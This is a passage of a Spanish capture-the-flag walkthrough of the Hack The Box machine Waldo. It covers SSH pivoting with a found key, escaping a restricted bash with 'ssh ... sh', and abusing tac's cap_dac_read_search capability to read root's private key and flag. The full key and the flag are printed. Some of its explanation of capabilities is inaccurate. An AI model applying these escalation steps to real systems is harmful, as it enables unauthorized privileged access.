└─$ chmod 600 id_rsa

┌──(kali㉿kali)-[~/Downloads]
└─$ ssh nobody@10.10.10.87 -i id_rsa
The authenticity of host '10.10.10.87 (10.10.10.87)' can't be established.
ED25519 key fingerprint is SHA256:V+5vDo94JYcOMESxNxxs0je359eF2cxyHZS7vQtBQ1A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.87' (ED25519) to the list of known hosts.
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <http://wiki.alpinelinux.org>.
waldo:~$ █
```


ESCALADA DE PRIVILEGIOS

Si leemos el contenido de "authorized_keys" podemos ver que se menciona al usuario monitor:




```
waldo:~/.ssh$ cat authorized_keys;echo
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCzuzK0MT740dpYH17403dXm3UM/VNgdz7ijwPfraXk3B/oKmWZH
VkGFgCLMas014suEHUhkiOkNUlRtJcbqzZzECV7XhyP6mcSJFOzIyKrWckJJ0YJz+A2lb8AA0g3i9b0qyUuqIAQMl
eRtzz/qlx6jCqz26NGQ3Mf1PWUmrgXHVW+L3cNqrdtnd2EghZpZp+arOD6NJOFJY4jBHvf monitor@waldo
```

Pero este usuario no existe en el sistema:




```
waldo:~/.ssh$ cat /etc/passwd|grep monitor
waldo:~/.ssh$ █
```

Puede ser que este usuario este contemplado dentro de un docker. Vamos a iniciar sesion haciendo uso de la clave privada:




```
waldo:~/.ssh$ ssh monitor@waldo -i .monitor
The authenticity of host 'waldo (127.0.1.1)' can't be established.
ECDSA key fingerprint is SHA256:YHb7KyiwRxyN62du1P80KmeA9Ap50jgU6JlRaXThs/M.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'waldo' (ECDSA) to the list of known hosts.
Linux waldo 4.19.0-25-amd64 #1 SMP Debian 4.19.289-2 (2023-08-08) x86_64
           &.
          @@@,@@/ %
       #*/%@@@@/.&@@,
   @@@#@@#&@#&#&@@@,*%/
   /@@@&############@@&*(*
 (@################%@@@@@@.     /**
 @@@@&##############%@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%((/
 %@@@@%###########&@@@....                 .#%#@@@@@@@@#
 @@&%##########@@@@/                         */@@@%(((@@@%
    @@@#%@@%@@@,                        *&@@@&%(((#((((@@(
     /(@@@@@@@                      *&@@@@%((((((((((((#@@(
       %/#@@@/@ @#/@          ..@@@@%((((((((((#((#@@@@@@@@@@@@@@&#,
          %@*(@#%@.,       /@@@@&(((((((((((((((&@@@@@@@&########%%@@@@#    &
        *@@@@@#        .&@@@#(((#(#((((((((#%@@@@@@%###&@@@@@@@@@@@&%##&@@@@@@@/
       /@@          #@@@&#((((((((((#((@@@@@%%%%@@@@%##########%&@@@@@@@@@@&
      *@@      *%@@@@#(((((((((((((#@@@@@@@@@@@%####%@@@@@@@@@@@@@@###&@@@@@@@@@&
      %@/ .&%@@%#(((((((((((((((#@@@@@@@@&#####%@@@%###############%@@@&%##&@@/
      @@@@@@@%((((((((((##(((@@@@&%####%@@@%#####&@@@@@@@@@@@@@@@@@@@&##&@@@@@@@@@@/
     @@@&(((#((((((((((((#@@@@@@&@@@@######@@@######################&@@@@&######%@@*
     @@#((((((((((((((#@@@@%&@@.,,,.*@@@%#####@@@@@@@@@@@@@@@@@@@@@@@@@%####%@@@@@@@@@@@
     *@@%(((((((((#@@@@@@@@%#&@@,,.,,,.&@@@#########################%@@@@@@@%#######&@@.
       @@@#(#&@@@@@@&##&@@@&#@@/,,,,,,,,@@@&######&@@@@@@@@@&&%#######%@@@@@@@@@@@@
        @@@@@@@&%&@@@%#&@%%@@@@/,,,,,,,,,,/@@@@@@@#/,,.*&@@%&@@@@@@@&%#####%@@@@.
          .@@@###&@@@%%@(,,,%@&,.,,,,,,,,,,,,,,.*&@@@@&(,*@&#@%%@@@@@@@@@@@@@@*
            @@%##%@@/@@@%/@@@@@@@@@@#,,,, ... /@@@@@%#%&@@@@(&@&@&@@@@(
```




```

                            Here's Waldo, where's root?
Last login: Tue Dec  5 06:02:39 2023 from 127.0.0.1
-rbash: alias: command not found
monitor@waldo:~$ █
```

Estamos ante una restricted bash, por lo que no podemos ejecutar muchos comandos:




```
monitor@waldo:~$ cat /etc/passwd
-rbash: cat: command not found
monitor@waldo:~$ id
-rbash: id: command not found
monitor@waldo:~$ ls
app-dev  bin
```

Podemos ejecutar una shell con "sh" para eludir esta restricted bash:




```
waldo:~/.ssh$ ssh monitor@waldo -i .monitor sh
id
uid=1001(monitor) gid=1001(monitor) groups=1001(monitor)
```

Ahora podemos ejecutar comandos sin restricciones. Vamos a ver las capabilities que tenemos con el usuario actual:




```
$ getcap -r / 2>/dev/null
/bin/ping = cap_net_raw+ep
/usr/bin/tac = cap_dac_read_search+ei
/home/monitor/app-dev/v0.1/logMonitor-0.1 = cap_dac_read_search+ei
```

Vamos a buscar que hace esta capability:




```
CAP_DAC_READ_SEARCH
       •  Bypass file read permission checks and directory read
          and execute permission checks;
       •  invoke open_by_handle_at(2);
       •  use the linkat(2) AT_EMPTY_PATH flag to create a link
          to a file referred to by a file descriptor.
```

Es decir, que bypasea los permisos, puediendo ejecutar los binarios aun no teniendo privilegios. En este caso podriamos ejecutar el binario "tac". Como podemos ver no tenemos privilegios de ejecucion:



```
$ ls -la /usr/bin/tac
-rwxr-xr-x 1 root root 43744 Feb 28  2019 /usr/bin/tac
```

Pero con esta capabilitie vamos a poder ejecutar el binario. En GTFObins nos dice como podemos aprovecharnos de este binario para realizar la escalada de privilegios:



.. / tac


Make sure that `RANDOM` does not appear into the file to read otherwise the content of the file is corrupted by reversing the order of `RANDOM`-separated chunks.

File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.


```
LFILE=file_to_read
tac -s 'RANDOM' "$LFILE"
```

Vamos a intentar acceder a la clave privada de root:




```
$ tac -s 'RANDOM' "/root/.ssh/id_rsa"
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAvN1rN9lPfdclMO+ZnoA17rDK5coWWPBMfIadj/PKozv1Ol49
Hql4uEZ6XmLqaV5sfbGaYShuRDJqverunF/c6ntu7AADFozRfkmXxnjkU4P7g8nE
IvNf4ow46MvAdiK3nEBD6TJJpwBjqI/RiVb7xac9uA9XWPAZk5CKw1VDCYzhWdbW
GymtVldQkpmMgE8h1/ymWTIXeMuPp/4k/Gfa0jB0TKplZFpGHZ0mBqsEFAU55t7E
TH9Vx2Otr6alb5C5Ufr3vrmdg5wat9FJYMKnd2hz1ful9GNpOF8cWUIDZYzAHmCO
ZXGiiZmiigagRDWCiiT/Jv0l+nek8ytEvGWiIQIDAQABAoIBAFQbAoFHe/fdVImb
WbzU+a+G+YQlX5hRwq39wLL3bTkOHWHVz8AU1laxxBK+WAd+bi/3ZHl56Mjj7tcO
hR4MLrQZLcdZJgbnxO9JVJalBYEPmHUS6A5sdTnNGhbJjbbONRgXImb55wTAzqCl
EznnC430sS6DXnGT0r/9MV5VXNomJwyPBz0t8yqvS8uJkni0GZE3hGRrd5fFeEgz
fz38bJCkN1RWWVgOiKYJUCZQRJ3eNiPBRChp0+NSY3Z/E4omNc07/xpdOnUyPMSP
sdQ5XKj5AIIW2XEd+S0Ro1IebfU3S0Bl4pCRzrROxJLNQNOedOv57JoEtcVC0Ko4
DRTS2YUCgYEA8YGaIIs9L6b2JmnXe8BKBZb0O61r3EsWvkGAsyzxbIlWNSWOcdW5
eHyHW9Md2J4hDTQbrFDQ7yUDoK+j6fi6V/fndD4IE9NUc1pNhhCB1Nt9nwj28nS7
DgNeNaceHtVrn5Hc9KTUJE7HhBwSffKMM95D/7xzYYxTqM11yh7c/ncCgYEAyDMO
05yq1Q/+t2tC5y3M+DVo4/cz65dppQcOf0MIIanwV7ncgk2Wa5Mw8fdo1FtnCdlR
kDE9rs5RkhoMhWcV9R1lV1xXScHaJik0ljghKrnU3yRNPOXTcKCCnxGhXsx8GjWu
uOV/JA5w4urzbUPRNqagREzeqTZN04aM2Jz9kicCgYBZPoVQJWQU6ePoShCBAIva
CPBz5SAIpg7fe6EtlRwZ+Z5LwXckBdCl/46dliRfWf/ouyrGwI6U8N6oUH+IBIwH
2epEAHBHsz5v6hzfv9XabMm9LTjkW9KL2R7FQN5WkpNUwjgeh5KFYD9GSIFk3W6F
9Eq4hFE26P45UMOIT2Nm/QKBgQCPrWUEpblMs/AAPvCC7THfKKWghbczazUchNX4
q2jYkBe3PeJtebVsevRzkzYewYJPZTHOJCi6ncOY8SzvSK5PfctPSSwz+PXQ0V22
OY5EFZ4ajvkHrYFzoR5dfs+rM2IVhVVhyQLYI60MjcYqMrOhXzBCFFDwa9Kq7jOC
+hhZnQKBgQClMZWr2GmGv7KN/LfhOa0dil3fWtxSdHdwdLlgrKDJslcQUM03sACh
F8mp0GWsEg8kUboEKkyAffG5mcZ/xwZP0MbnmGjIg28DgcbnMsldxOJi3m3VAbC+
x8YIcMgR7/X4fGSV20lsgTVMSH9uNNXD+W3sCJ6Nk+mUBcdUoeFt+w==
-----END RSA PRIVATE KEY-----
```

Vamos a intentar acceder haciendo uso de la clave privada:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh root@10.10.10.87 -i id_rsa2
root@10.10.10.87: Permission denied (publickey).
```

No nos deja, puede ser porque el usuario root no tenga permisos de acceso por ssh:



```
waldo:/etc/ssh$ cat sshd_config
#       $OpenBSD: sshd_config,v 1.101 2017/03/14 07:19:07 djm Exp $

# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.

# This sshd was compiled with PATH=/bin:/usr/bin:/sbin:/usr/sbin

# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.

Port 8888
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_dsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
PermitRootLogin no
```

No podemos conectarnos como root, pero podemos ver la flag del archivo /root/root.txt:



```
tac -s 'RANDOM' "/root/root.txt"
455f942e62b0657b685da85db10a91bb
```